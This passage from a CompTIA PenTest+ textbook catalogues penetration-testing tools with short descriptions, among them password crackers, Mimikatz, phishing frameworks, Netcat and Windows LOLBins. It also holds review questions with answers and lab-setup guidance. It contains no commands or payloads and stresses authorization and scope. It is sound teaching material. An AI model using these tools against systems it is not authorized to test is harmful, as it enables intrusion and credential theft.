Steganography is the process of hiding information (messages or even program code) inside image or audio files. Pen testers use steganographic tools to analyze images and audio files and determine if they contain hidden information. This hidden information could be embedded malware, or perhaps data being exfiltrated by a bad actor within an organization. Pen testers can also use steganographic tools during the attacking and exploiting phase to deliver exploits to targets or exfiltrate data from targets. Steganographic tools are used in the information gathering and vulnerability scanning phase or the attacking and exploiting phase. Xiao Steganography and Steghide are two popular steganography tools.

Cloud Tools

Many organizations have part or even all of their infrastructure and data in the cloud. Having resources in the cloud simply means the resources are residing on a third-party service provider's equipment that the organization accesses via the Internet. Cloud infrastructure has many unique attributes that make it different from

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

traditional in-house physical infrastructure. These unique cloud attributes require specialized pen-testing tools such as PACU and Cloudsploit that can test these considerations. The tools listed in the cloud section of Table 1-4 can provide security auditing and enumeration for cloud service providers (CSPs) such as Amazon Web Services (AWS), Microsoft Azure, and Google Cloud.

The CompTIA PenTest+ PT0-003 exam no longer has a separate objective that lists all the tools you might use in pen testing. Instead, it embeds lists of tools within each objective. For example, Objective 4.2 "Given a scenario, perform network attacks using the appropriate tools" lists Metasploit, Netcat, Nmap, and several other tools. Table 1-4 briefly describes some tools you might use in pen testing and indicates which PT0-003 objective covers the tool where applicable.

Table 1-4 Penetration-testing tools

Tool name	Details	PT0-003 Objectives
Scanners		
Nikto	Open source web application vulnerability scanner	3.1
Open vulnerability assessment scanner (OpenVAS)	Open source general-purpose vulnerability scanner; a free alternative to Nessus	3.1
SQLmap	Open source tool for automating SQL injection attacks	4.5
Nessus	Commercial vulnerability scanning tool; a free-to-use version called Nessus Essentials limits scanning to 16 IP address targets only	3.1
Open Security Content Automation Protocol (SCAP)	Open source toolset to help organizations manage security standard compliance	
Wapiti	Open source web application vulnerability scanner	
WPScan	Open source web application vulnerability scanner for WordPress websites	4.5
Brakeman	Free vulnerability scanner designed for Ruby on Rails apps	
ScoutSuite	Open source cloud security auditing tool	4.6
BloodHound	Open source tool for identifying potential security misconfigurations in Active Directory (AD) environments	3.1
Grype	An open source tool that scans container images and filesystems for known vulnerabilities	3.1
Trivy	Open source tool used to find vulnerabilities and misconfigurations across code repositories, binary artifacts, container images, and Kubernetes clusters	3.1
Kube-hunter	Open source tool that searches for security weaknesses in Kubernetes clusters	3.1
Credential testing		
Hashcat	Open source password-cracking tool for reverse engineering passwords from hashes stored in files	4.3
Medusa	Open source tool password-cracking tool for reverse engineering passwords from hashes stored in files	4.3

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 1-4 Penetration-testing tools *(continued)*

Tool name	Details	PT0-003 Objectives
Hydra	Open source tool password-cracking tool for reverse engineering passwords from hashes stored in files	4.2 4.3
CeWL	Open source tool custom word list generator that uses keywords retrieved from websites for password guessing attacks	
John the Ripper	Open source tool password-cracking tool for reverse engineering passwords from hashes stored in files	4.3
Cain	Open source tool password-cracking tool for reverse engineering passwords from hashes stored in files	
Mimikatz	Open source tool that retrieves credential information from memory on Windows systems	4.4 5.2
Patator	Free password-cracking tool for reverse engineering passwords from hashes stored in files	
Debuggers		
OllyDbg	Free Windows debugger for binary code and assembly language	
Immunity Debugger	Free debugging tool specifically for pen-testing activities and reverse engineering malware	
GNU Debugger (GDB)	Open source debugger for Linux that supports a variety of programming languages	
WinDbg	Free Windows debugging tool created by Microsoft	
Interactive Disassembler (IDA)	Commercial debugging tool for Windows, Linux, and Apple Mac platforms	
Covenant	Open source .NET application software security testing tool	5.2
OSINT (Reconnaissance)		
WHOIS	Free domain ownership query tool that uses public record information	2.4
Nslookup/dig	Free name server lookup tool for IP address and device name searches	2.4
Fingerprinting Organization with Collected Archives (FOCA)	Open source tool for extracting metadata from Microsoft Office documents, PDFs, and other files	
theHarvester	Open source tool that finds email addresses, employee names, and infrastructure details for a target organization	2.4
Shodan	Free search engine for discovering vulnerable Internet of Things (IoT) devices	2.4
Maltego	Commercial product for visualizing data gathered from other OSINT tools	2.4
Recon-ng	Free web reconnaissance framework for managing and organizing OSINT activities	2.4

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 1-4 Penetration-testing tools *(continued)*

Tool name	Details	PT0-003 Objectives
Censys (Censys.io)	Free web-based tool for probing targets across the Internet to gather information; provides a search engine for querying that information	2.4
Wayback Machine	Free historical archive of Internet webpages and content; you can view what an older version of a webpage was like	2.4
SpiderFoot	Open source tool that automatically queries over 100 public data sources to gather intelligence on IP addresses, domain names, email addresses, etc.	2.4
Hunter (Hunter.io)	Tool to find and verify professional email addresses; free version is limited	2.4
DNSdumpster	Free research tool to discover hosts related to a domain	2.4
Amass	Open source reconnaissance tool designed for network mapping and information gathering	2.4
OSINTframework.com	An interactive and dynamic list of OSINT tools; free-to-use website is useful for discovering helpful tools to suit your specific pen-testing activity	2.4
Wireless		
Aircrack-ng suite	Free wireless security assessment tool with packet interception/monitoring and injection capabilities, as well as password cracking and attacking features	2.4
Kismet	Open source wireless network and device detector, sniffer, wardriving, and wireless intrusion detection	4.7
WiFite	Open source automated wireless attack tool that uses aircrack-ng or other similar tools to perform the auditing/capture of wireless traffic	
WiFi-Pumpkin	Open source framework that can simulate Wi-Fi attacks by creating fake wireless networks	4.7
Rogue access point	Wireless access point set up as a trap to collect wireless traffic for analysis	
EAPHammer	Open source toolkit used to conduct evil twin (rogue access point with same name as a legitimate access point) attacks on WPA2-Enterprise wireless networks	
mdk4	Open source wireless testing/attack tool that uses aircrack-ng code to inject frames	
Spooftooph	Free Bluetooth-enabled device attack tool	
Reaver	Open source Wi-Fi Protected Setup (WPS) attack tool	
Wireless Geographic Logging Engine (WiGLE.net)	Open access and community-sourced wireless network information database	2.4
Fern	Open source graphical front-end for aircrack-ng	
InSSIDer	Free tool for analyzing the configuration of your Wi-Fi including channel settings, security, signal strength, and the impact of neighboring Wi-Fi networks	4.7

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 1-4 Penetration-testing tools *(continued)*

Tool name	Details	PT0-003 Objectives
Bluestrike	Open source CLI tool to hack Bluetooth devices	4.9
Web app		
OWASP Zed Attack Proxy (ZAP)	Open source web application security scanner with an intercepting proxy server, web crawlers, scanners, and Fuzzers	4.5
Burp Suite	Web application security scanner with features similar to OWASP ZAP; not open source but has a free community edition	4.5
Gobuster	Open source brute-force scanning tool for discovering directories and files on web servers	4.5
W3af	Open source web application security scanner	
DirBuster	Open source brute-force tool for enumerating files and directories on web servers	4.5
Postman	Application programming interface (API) tester; free-to-use version	4.5
Wfuzz	Open source framework for automating web applications security assessments	4.5
MobSF	Open source automated, all-in-one mobile application (Android/iOS/Windows) pen-testing, malware analysis, and security assessment framework	4.9
Frida	Open source dynamic instrumentation toolkit that enables developers, security researchers, and reverse engineers to inject custom scripts into running processes	4.9
drozer	Open source Android application security testing framework	4.9
Android Debug Bridge (ADB)	A free tool that enables Android developers and power users to send commands to control Android device behavior	4.9
Social engineering		
Social Engineering Toolkit (SET)	Open source framework for automating social engineering activities such as spear phishing, fake websites, and credential collection	4.8
BeEF	Open source automated toolkit for web browser social engineering and attack launching	4.8
Gophish	Free phishing toolkit	4.8
Evilginx	Man-in-the-middle (advisory-in-the-middle) attack framework used for phishing login credentials along with session cookies; free to use, source code available but use is restricted	4.8
Remote access		
Secure Shell (SSH)	Free-to-use protocol that provides secure encrypted connection between systems	5.2
Ncat	Open source general-purpose command-line tool for reading, writing, redirecting, and encrypting data across a network	
Netcat	Open source networking utility for reading and writing data over network connections using Transmission Control Protocol (TCP) or User Datagram Protoco (UDP)	5.2

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 1-4 Penetration-testing tools *(continued)*

Tool name	Details	PT0-003 Objectives
Proxychains	Open source application used to force connections through a proxy server so packets can be inspected and altered before being forwarded to their original destination	5.2
sshuttle	Open source tool used to create a SSH connection between computers that operates like a virtual private network (VPN) connection	5.2
Networking		
Wireshark	Free general-purpose protocol analyzer for intercepting and analyzing network traffic	2.4 4.2
Hping	Open source command-line tool for crafting and transmitting custom packets	
Online SSL checkers	Used to check if websites are vulnerable to SSL or TLS exploits; free to use	
tcprelay	Open source utilities for editing and replaying previously captured network traffic	4.9
Exploitation		
SearchSploit	Part of the Metasploit framework, it is used to scan the exploit database (EDB) to find exploits for enumerated software and services; open source	
PowerSploit	Set of Windows PowerShell scripts for automating penetration testing; open source	4.10
Responder	Poisoning tool for answering NetBIOS queries from Windows systems; Open source	4.2
Impacket	Open source tool that allows Python developers to craft and decode network packets	4.2
Empire	Open source set of Windows PowerShell scripts for automating penetration testing	
Metasploit	Popular open source exploitation framework containing thousands of exploits and plug-ins for automating attacks and creating malicious payloads	4.2
mitm6	IPv6 network attack tool; not officially open source	
CrackMapExec (CME)	Open source post-exploitation tool for automating security assessment of AD networks	4.2
TruffleHog	Chrome browser extension for finding security keys that have been included in JavaScript online; free-to-use version	4.5
Censys	Commercial tool for discovering, monitoring, and analyzing devices that are accessible from the Internet	2.4
Scapy	Interactive packet manipulation library used to forge or decode packets of a wide number of protocols; open source	4.9 4.10
Rubeus	C# toolset for raw Kerberos interaction and abuses; open source	4.4
Certify	C# tool to enumerate and abuse misconfigurations in Active Directory Certificate Services (AD CS); not fully open source	4.4

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 1-4 Penetration-testing tools *(continued)*

Tool name	Details	PT0-003 Objectives
Seatbelt	C# project that performs a number of security oriented host-survey "safety checks"; can be used offensively and defensively; not fully open source	4.4
Evil-WinRM	Open source, command-line-based tool that provides remote shell access to Windows machines over WinRM (Windows Remote Management)	4.4
Living off the land binaries (LOLBins)	LOLBin stands for "Living Off the Land Binaries," tools that are pre-installed as part of an operating system; these tools are not meant to be used maliciously but can be exploited to do so; the source code is not available	4.4
Netstat	LOLBin-type Windows command-line function; displays active TCP connections, ports, routing table, and IPV4 statistics	5.2
Net commands	LOLBin-type Windows command-line function; variety of options such as net share, net user, etc.	5.2
cmd.exe	LOLBin-type Windows executable; starts a Windows command-line session	5.2
explorer.exe	LOLBin-type Windows executable; runs the desktop GUI and manages files	5.2
ftp.exe	LOLBin-type Windows executable; uses the file transfer protocol to allow for the acquisition and writing of files	5.2
mmc.exe	LOLBin-type Windows executable; opens the Microsoft Management Console for configuring hardware and software	5.2
rundll32	LOLBin-type Windows executable; used to run other executables that are in dynamic link library format	5.2
msbuild	LOLBin-type Windows executable; can be used to bypass security and execute code	5.2
route	LOLBin-type Windows command-line function; display the local routing table	5.2
strings/findstr.exe	LOLBin-type Windows executable; used to search files for the occurrence of character strings	5.2
Powershell	Windows command-line, scripting, and configuration management tool	5.2
Batch files	Windows file that contains a series of windows commands to be executed in order; it is a primitive Windows scripting construct	5.2
Steganography		
Open Stego	Open source tool for hiding data inside images	
Steghide	Open source tool for hiding confidential information inside images or audio files	
Snow	Open source tool for hiding messages in text using white spaces	
Coagula	Open source image synthesizer that allows for image editing and sound generation from an image	

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 1-4 Penetration-testing tools *(continued)*

Tool name	Details	PT0-003 Objectives
Sonic Visualiser	Open source tool that can be used for hiding messages in audio files	
TinEye	Commercial tool used to reverse image search to find other copies of an image on the Internet that can be compared against your original to detect steganography	
Metagoofil	Open source tool used to extract metadata from Microsoft Office and PDF files	
Cloud		
ScoutSuite	Open source cloud security auditing tool that can be used to assess AWS, Azure, Google Cloud, and others	4.6
CloudBrute	Open source, multiplatform tool for enumerating an organization's cloud infrastructure, files, open buckets, applications, and databases	
Pacu	Open source AWS cloud exploitation framework	4.6
Cloud Custodian	Open source rules engine for monitoring and compliance checking of AWS, Azure, or Google Cloud environments	
Docker Bench (For Security)	Open source script which analyzes numerous standard best-practices when deploying Docker containers in a production environment	4.6
Prowler	Open source security tool for performing AWS, Azure, and Google Cloud security best practices assessments	4.6
Cloud-native vendor tools	Security tools provided by cloud service providers like AWS, Azure, and Google Cloud Platform; not open source; some tools are free, some are commercial	

Activity 1-4 Examining Federal and International Computer Crime Laws

Time Required: 30 minutes
Objective: Describe U.S. federal and international laws related to computer crime and ethical hacking.
Description: For this activity, use Internet search engines to gather information on U.S. Code, Title 18, Sec. 1030, which covers fraud and related activity in connection with computers. Also, research the Convention on Cybercrime (the Budapest Convention). Write a summary explaining how these laws can affect ethical hackers and security testers.

Self-Check

13. Pen testers don't need software debugging tools. Software is outside the scope of pen testing.
a. True **b.** False

14. All pen-testing tools are commercial tools that must be purchased.
a. True **b.** False

15. No pen-testing tools can assist with social engineering.
a. True **b.** False

Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Summary

- Penetration testing (also known as pen testing or ethical hacking) is an authorized series of security-related "attacks" on targets such as computing devices, applications, or an organization's physical resources and personnel.
- Although attacks are performed using the same tools and methods that a threat actor would use, the goal of pen testing is discovery and not malicious exploitation.
- The CIA triad is a well-known concept and model in cybersecurity. The CIA triad expresses how the cornerstones of confidentiality, integrity, and availability are linked together to provide security for computer systems and their data.
- The DAD triad is the antithesis of the CIA triad. You can think of the DAD triad as the hacker's ultimate goal of corrupting the CIA model by disclosing confidential information, altering or corrupting the integrity of information, and destroying or denying the availability of access to resources.
- Although the mindset used by pen testers is similar to that of malicious hackers, pen testers must be careful to conduct themselves ethically with professionalism and integrity. Pen testers must not accidentally stray into the realm of the malicious hacker and cause damage to systems or data.
- Pen testers must do no harm and stay within the boundaries of activities that have been specified and sanctioned in the penetration testing agreement documents. A pen tester could be fined or criminally charged for performing a test that wasn't agreed upon.
- Several players involved in pen testing can be grouped into red, blue, and purple teams. Other stakeholders, such as management, development, and legal, are also involved.
- The red team consists of the pen-test team members (perhaps only one person) who launch "authorized attacks" against an organization's resources or targets to discover vulnerabilities.
- The blue team consists of members of the IT department and possibly members of any third-party company that currently provide security services to the organization. Blue team members are the defenders trying to detect and thwart red team attacks.
- The purple team is typically a combination of members from the red and blue teams. The purple team's job is to help coordinate the pen-testing activities by providing an oversight role to bridge the red and blue teams.
- The CompTIA pen-test process has four phases: planning and scoping, information gathering and vulnerability scanning, attacking and exploiting, and reporting and communicating results.
- The cyber kill chain is a seven-step cybersecurity model created by Lockheed Martin that outlines the stages of cyber attacks. This model can be used by security teams to guide them in their efforts to stop or "kill" a cyber attack at its various stages.
- Pen testers need a variety of software tools in their toolkit to accomplish their pen-testing goals. Many of these tools are free and open sourced, though some are commercial tools that must be purchased. These tools can be grouped into different families based on the type of pen-testing activities they are useful for. These groups are scanners, credential testing tools, debuggers, open source intelligence (OSINT) tools, wireless tools, web application tools, social engineering tools, remote access tools, network tools, steganography tools, cloud tools, and exploitation tools.

Key Terms

artificial intelligence (AI)
attack
authorized attacker
blue team
CIA (confidentiality, integrity, availability) triad
cyber attack
cyber kill chain
DAD (disclosure, alteration, destruction) triad
ethical hacking
exploit
hacker
hacker mindset
National Institute of Standards and Technology (NIST)
other stakeholders
Payment Card Industry Data Security Standard (PCI DSS)
penetration testing
penetration testing agreement documents
pen-test process
pen testing
purple team
red team
rules of engagement (ROE)
target
threat actor
vulnerability

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Review Questions

1. What are two other terms for penetration testing?
   a. Vulnerability testing
   b. Pen testing
   c. Ethical hacking
   d. Blue teaming
2. The purpose of pen testing is to discover vulnerabilities in targets so that these vulnerabilities can be eliminated or mitigated.
   a. True
   b. False
3. Pen testing should be performed under which of the following circumstances? Choose all that apply.
   a. A new computer system has been installed.
   b. A new software system or an update to a software system has been installed.
   c. Following a regular schedule to make sure no unknown changes have impacted security.
   d. Performed as dictated by compliance standards such as PCI DSS.
4. Which of the following are possible targets for penetration testing?
   a. Web application
   b. Computer
   c. Staff
   d. All of these are correct.
5. The targets under test and the actions that a pen tester is allowed to perform need to be well defined, documented, and agreed upon by all parties before pen testing begins.
   a. True
   b. False
6. The CIA triad expresses how the cornerstones of confidentiality, integrity, and accessibility are linked together to provide security for computer systems and their data.
   a. True
   b. False
7. Which of the following are needed to properly maintain the ethical hacking mindset?
   a. Pen testers must be careful to conduct themselves ethically with professionalism and integrity.
   b. Pen testers must not accidentally stray into the realm of the malicious hacker and cause damage to systems or data.
   c. Pen testers must do no harm and stay within the boundaries of what activities have been specified and sanctioned in the penetration testing agreement documents.
   d. All of these are correct.
8. Which penetration testing team is responsible for launching "authorized attacks" against an organization's resources/targets?
   a. Red team
   b. Blue team
   c. Purple team
   d. Other stakeholders
9. Which phase of the pen-testing process includes activities such as active reconnaissance, vulnerability scanning, and social engineering?
   a. Planning and scoping
   b. Information gathering and vulnerability scanning
   c. Attacking and exploiting
   d. Reporting and communicating results
10. Which phase of the pen-testing process includes activities such as getting written authorization, determining targets, defining goals, and building teams?
    a. Planning and scoping
    b. Information gathering and vulnerability scanning
    c. Attacking and exploiting
    d. Reporting and communicating results
11. Using your favorite search engine, search for security products that use the cyber kill chain concept. In a one-page report, describe one of these products and its features. Be sure to highlight the product's capabilities and how they relate to specific cyber kill chain phases.
12. Choose one of the tools from Table 1-4: Penetration-testing tools and create a one-page report detailing what the tool does and how to use it. Include one small graphic that exemplifies this tool. The graphic can be no more than 1/6 of a page in size.
13. Use your favorite search engine to research bug bounties. Find three different bug bounties that were paid, and in a one-page report, summarize these bounties. Make sure to include the vulnerability details, the organization that paid the bounty, and how much they paid.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Case Projects

Case Project 1-1: Determining Legal Requirements for Penetration Testing

Time Required: 45 minutes
Objective: Identify state and federal laws related to computer crime and apply this knowledge to create a preliminary penetration test advisory report.
Description: Veidt Enterprises, a large real estate development company in New York City has contracted your computer consulting company to perform a penetration test on its computer network. The company owns various properties that include a five-star hotel, office buildings, fitness centers, and restaurants. Laurel Juspeczyk, special advisor to the president, is your only contact at the company. To avoid undermining the tests you are conducting, you will not be introduced to any IT staff or employees. Laurel wants to determine what you can find out about the company's network infrastructure, network topology, and any discovered vulnerabilities without any assistance from her or company personnel.

Based on this information, write a report outlining the steps you should take before beginning penetration tests of Veidt Enterprises. Research the laws applying to the state where the company is located, and be sure to reference any federal laws that might apply to what you have been asked to do.

Case Project 1-2: Researching Hacktivists at Work

Time Required: 45 minutes
Objective: Explain the legal and ethical concerns surrounding hacktivism.
Description: Hacktivism is hacking for the purpose of supporting an activist cause, such as hacking the computer systems of a repressive regime that violates human rights. A hacktivist is a person who uses hacktivism techniques. A recent YouTube video released in February 2025, allegedly by the hacker group Anonymous, incites fellow hackers to take action against a variety of perceived injustices. At a time when U.S. agencies and companies are fighting off hacking campaigns originating in Russia and China, activist hackers trying to make a political point are reemerging.

A recent counterintelligence strategy states that "ideologically motivated entities such as hacktivists, leaktivists, and public disclosure organizations, are now viewed as 'significant threats', alongside five countries, three terrorist groups, and trans-national criminal organizations."

Previous waves of hacktivism by Anonymous in the early 2010s have largely faded away due to law enforcement pressure. Now a new generation of youthful hackers, angry about how the cybersecurity world operates and upset about the role of tech companies in spreading propaganda, is joining the fray.

Research hacktivism, and write a one-page paper that answers the following questions:

- Is hacktivism an effective political tool?
- Did any of the hacktivists you researched go too far?
- Can hacktivism ever be justified?

Solutions to Self-Check Questions

The Ins and Outs of Penetration Testing

1. What does PCI DSS stand for?
   Answer: e. Payment Card Industry Data Security Standard
   Explanation: The Payment Card Industry Data Security Standard (PCI DSS) defines scheduled pen testing as a requirement, so to achieve and maintain PCI DSS compliance, organizations much conduct pen testing regularly.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

2. The CompTIA pen-test model includes vulnerability scanning.

   Answer: True

   Explanation: All pen-testing methodologies have a reconnaissance phase that involves footprinting, enumeration, and vulnerability scanning.

CIA, DAD, and the Hacker Mindset

3. In pen testing and security, you must know your enemy and know yourself.

   Answer: True

   Explanation: Effective pen testers understand the "hacker mindset" (the enemy) and use the same tools and methods that a malicious hacker or threat actor would. This approach is "knowing the enemy." Because vulnerability scanning allows you to know the weaknesses in your systems so you can eliminate them or protect them from attack, this part of pen testing can be considered as "knowing yourself."

4. Background checks are not necessary for pen testers because they conduct themselves ethically.

   Answer: False

   Explanation: Background checks should be performed for penetration-testing team members to make sure they have no history of unethical behavior.

5. Pen testers should test all targets, even those not within the agreed-upon scope of engagement.

   Answer: False

   Explanation: Pen testers must limit invasiveness based on scope. They can test only targets identified within the rules of engagement and perform only sanctioned ethical hacking activities.

6. The DAD triad is the antithesis of the CIA triad.

   Answer: True

   Explanation: The DAD (disclosure, alteration, destruction) triad reflects the hacker's ultimate goal of corrupting the CIA model by disclosing confidential information, altering or corrupting the integrity of information, and destroying or denying the availability of access to resources.

The Pen-Test Teams and Other Stakeholders

7. The red team is responsible for discovering and proving a vulnerability exists in an organization's resources.

   Answer: True

   Explanation: The red team consists of the pen-test team members who launch authorized attacks against an organization's resources or targets to discover vulnerabilities. The red team's responsibilities are to discover and prove a vulnerability exists, and then to document it.

8. In pen testing, management is only needed when results are reported.

   Answer: False

   Explanation: Management also provides signing authority and permission to perform pen testing and needs to be aware of the attacks so that others do not raise alarms or panic.

The Pen-Test Process

9. What does ROE stand for?

   Answer: e. Rules of Engagement

   Explanation: The rules of engagement (ROE) define the dos and don'ts of the pen-testing process.

10. How many phases does the CompTIA pen-test process have?

    Answer: b. 4

    Explanation: The four phases include planning and scoping, information gathering and vulnerability scanning, attacking and exploiting, and reporting and communicating.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The Cyber Kill Chain

11. Which of the following is NOT a cyber kill chain phase?

    Answer: e. Infiltration

    Explanation: The seven phases include reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objective.

12. The cyber kill chain can be used by security teams to guide them in their efforts to stop or "kill" a cyber attack.

    Answer: True

    Explanation: The cyber kill chain is a seven-step cybersecurity model that outlines the stages of cyber attacks. Security teams can use this model as a guide when trying to stop a cyber attack.

The Pen-Test Toolkit

13. Pen testers don't need software debugging tools. Software is outside the scope of pen testing.

    Answer: False

    Explanation: Pen testers use debuggers in the information gathering and vulnerability scanning phase or the attacking and exploiting phase to analyze and reverse engineer program code that might be malware.

14. All pen-testing tools are commercial tools that must be purchased.

    Answer: False

    Explanation: Many pen-testing tools are free and open sourced, while others are commercial tools that must be purchased.

15. No pen-test tools can assist with social engineering.

    Answer: False

    Explanation: Social engineering tools are used in the information gathering and vulnerability scanning phase or the attacking and exploiting phase to help manage and automate social engineering activities (such as phishing email campaigns).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 2

Setting Up a Penetration-Testing Lab

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Explain the purpose of a penetration-testing lab.
2. Describe the role each virtual machine plays in a penetration-testing lab.
3. Describe how to set up a virtual machine.

Get Real Consider the following stories regarding students that "hacked into school resources" (from the article https://www.malwarebytes.com/blog/news/2022/09/when-students-hack-their-schools).

A high school student in Cook County, Illinois, hacked into all the Internet-of-Things (IoT) devices in their school district. In a personal blog, the student explained that they hijacked every networked display in every school and broadcasted Rick Astley's "Never Gonna Give You Up" at the same time. TVs in halls, projectors in classrooms, and jumbotrons were all successfully used to Rickroll the entire school district.

Two 12-year-olds in seventh grade started small when they bypassed their school's Internet filters so they could watch YouTube during lunch. Two years later, when the students were caught, it was discovered they had compromised the entire network of the Rochester Community Schools system. They had access to all school-related data and were using school servers to mine for cryptocurrency.

A university student who was named homecoming queen and her vice principal mother were accused of hacking student accounts to sway the vote. Allegedly, they accessed the system through the mother's school log-in credentials and acquired student IDs and birthdates to cast 246 fake votes on a third-party application called Election Runner. It was determined the mother's cell phone and a computer at their home were used in the incident.

Most of the people involved in these stories ended up in trouble with their educational institution and sometimes the law. People of integrity would not intentionally hack restricted resources. Accidents do happen, so to be on the safe side, be sure to keep pen-testing activities within the boundaries of an isolated pen-testing lab environment.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Penetration-Testing Lab Overview

In this chapter, you set up a penetration-testing lab so you have an environment for performing hands-on activities that appear in later chapters. You can also use the testing lab as a **sandbox**, an isolated software testing environment that lets you experiment on your own using the methods and tools taught in this course.

The penetration-testing lab will consist of a number of virtual machines (VMs) running inside of **Oracle VirtualBox**, including VMs for Kali Linux, Metasploitable, Windows 7, Windows 10, Windows 11, Windows Server 2022, the DWVA web application, and an Axigen mail server. Most of these VMs will be **targets** that you pen test. A target is any computing object (such as a VM) that is being pen tested. The Kali Linux VM is the platform you use to start pen-testing activities such as performing reconnaissance or executing attacks. You can also pen test the Kali Linux VM itself.

You will connect the new VMs using a host-only adapter network in VirtualBox so that your testing environment is isolated from other devices on any real network you are connected to. You build some VMs from scratch by creating virtual resources and installing operating systems using ISO files. An **ISO file** is a single file that represents the contents of an entire optical disc and is often used for installing operating systems. Other VMs are **Open Virtual Appliances (OVAs)** that you import. An OVA is a VM that has been preconfigured and is easier to set up than building a VM from scratch. OVA is also a file type. OVAs are contained in files with names ending in .ova, such as DVWA.ova.

Security Bytes | HackerOne is a vulnerability coordination and bug bounty platform that connects businesses with penetration testers and cybersecurity researchers. HackerOne offers a number of products and services including pen testing. It was one of the first companies to embrace and use crowd-sourced security and cybersecurity researchers as key resources in its business model. Like other bug bounty programs, HackerOne's program rewards penetration tester for discovering and reporting a software vulnerability or bug to the software developer. HackerOne's network has paid more than $300 million in bounties. The average single-flaw bounty payout is $1,000 (https://hackerone.com/bug-bounty-programs).

You will set up and use the following VMs:

- **Kali Linux OVA.** You will be spending most of your time using the Kali Linux VM to perform reconnaissance and launch attacks against the other target VMs in your pen-testing lab environment. The version of Kali Linux this chapter uses is Kali-Linux-2021.4a. When you are installing and configuring Kali Linux, download and install the most current version.
- **Metasploitable2 OVA target.** **Metasploitable2** is a VM purposely constructed to be vulnerable to attack. Metasploitable2 was created to provide a target containing security flaws to penetration testers practicing pen testing.
- **Microsoft Windows 7 VM target.** Windows 7 reached its end of life in January 2020. Microsoft no longer supports Windows 7 or provides security updates for it. Even so, Windows 7 still has a market share of approximately 2.25 percent, meaning potentially thousands of vulnerable Windows 7 computers are still being used around the world. Organizations with volume licenses for the Professional and Enterprise versions of Windows 7 were able to pay for extended security updates, though that service ended in January 2023.
- **Microsoft Windows 10 VM target.** Even though Windows 10 is supposed to reach end of life in October 2025, it is the most popular operating system worldwide and still has more market share (60.37 percent) than Windows 11. You are likely to work with many Windows 10 systems during real-world pen-testing activities.
- **Microsoft Windows 11 VM target.** Windows 11 is the most current version of the Microsoft desktop operating system. It lags behind Windows 10 in market adoption at 37 percent, which should only increase over time. You are likely to work with many Windows 11 systems during real-world pen-testing activities.

